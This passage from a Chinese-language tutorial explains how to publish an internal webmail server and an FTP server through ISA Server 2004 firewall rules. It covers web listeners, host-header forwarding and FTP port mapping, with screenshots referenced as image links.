


图8

填好后就继续下一步，这一步就好懂多了吧？填上公司的域名和路径。如图9所示。




图9

为了方便测试，我在虚拟机里安装了http://www.33322.org的动态域名客户端做域名解析，所以这里的域名是我随便写的。

填写好后就继续下一步，这时会出现设置Web侦听器，名字还是用Web－2，IP地址选外部，其他就没有什么要求了，确定后就看见一个设置HTTP端口和SSL的设置，如果你有SSL的需要也可以设置，最后就是应用该规则了，这样一个Web发布规则就建立好了。如图10、图11所示。




图10




图11

那么在刚才配置中什么是转发主机头呢？默认情况下，当ISA服务器接收传入的Web请求时，它确定是否允许此请求，然后按Web发布规则中的定义将此请求路由到Web服务器上的适当位置。ISA服务器未将包含在客户端请求中的主机头(例如Host: example.microsoft.com)传递到发布的服务器。相反，ISA服务器使用Web发布规则中指定的服务器名称替换请求中的原始主机头。因此，路由到特定 Web 服务器的所有请求发送到该Web服务器上的同一(默认)网站。可以配置ISA服务器以传递原始主机头信息，因此使客户端请求可以路由到Web服务器上的特定站点。例如，当在同一Web服务器上发布多个网站时，对于要路由到目标网站的请求，就需要原始主机头。

好了，下面就该进行测试了，连接好主机网络后，在虚拟机中把动态域名解析软件打开，将我们输入的那个域名解析到我们的主机外网IP上，然后启动虚拟机系统中的IIS和WebEasyMail服务，我们在主机IE里输入http://debug110.3322.org/webmail/时就可以看见我们虚拟机上的WebMail系统了，如图12所示。

大家可以自己试着玩一玩，如果按照上面的配置出现无法访问的话先不要着急，你可以在ISA服务器管理器中双击该规则进行调整，一般情况只要在"从…"里将"任何地址"修改为"外部"就可以了。如图13所示。

至此一个内部的Web服务器就算发布成功了，我让我的一些朋友们都进行了访问测试，没有出现任何问题。




图12




图15

发布FTP服务器

接下来说说关于FTP服务器的发布，ISA2004不但支持标准的21号端口发布FTP服务，同时也支持非标准端口的FTP发布，也就是说你可以修改FTP发布的端口，这些在以前的ISA2000下是非常麻烦的一件事，但在ISA2004下就是非常方便的。话不多说了，往下看吧。




图13

打开ISA的管理器来到防火墙策略，在后边的防火墙策略任务里可以点击"创建新的服务器发布规则"出现设置向导，如图14所示。




图14

发布FTP的设置向导很简单，关键来看一下如何修改发布的端口。如图15所示。

看见这里的端口了吧？就是在这里修改的，进去看看吧。如图16所示。这里有3个端口设置选项，防火墙端口、发布的服务器端口、源端口。先不管源端口了，防火墙端口就是指要将内网的FTP服务隐射到ISA服务器的那个端口，比如说内网FTP服务器使用的是21号端口，那它通过ISA发布时将防火墙端口设置为99号端口，那么外网进行访问时就要使用99号端口来连接了。发布的服务器端口就是指内网的那台FTP服务器上的服务端口了，如果在FTP服务器的IIS上已经修改为99了，那在这里也要修改为99，否则不能连接的。同样也可以这样设置，FTP服务器的IIS上用99号端口，在防火墙端口上设置为21号端口，外网一样可以使用21号端口连接。其实这里的ISA就等于是做了一个端口的映射。详细演示就不做了，大家可以试试。如图17所示。就是我发布的标准端口的FTP服务器。

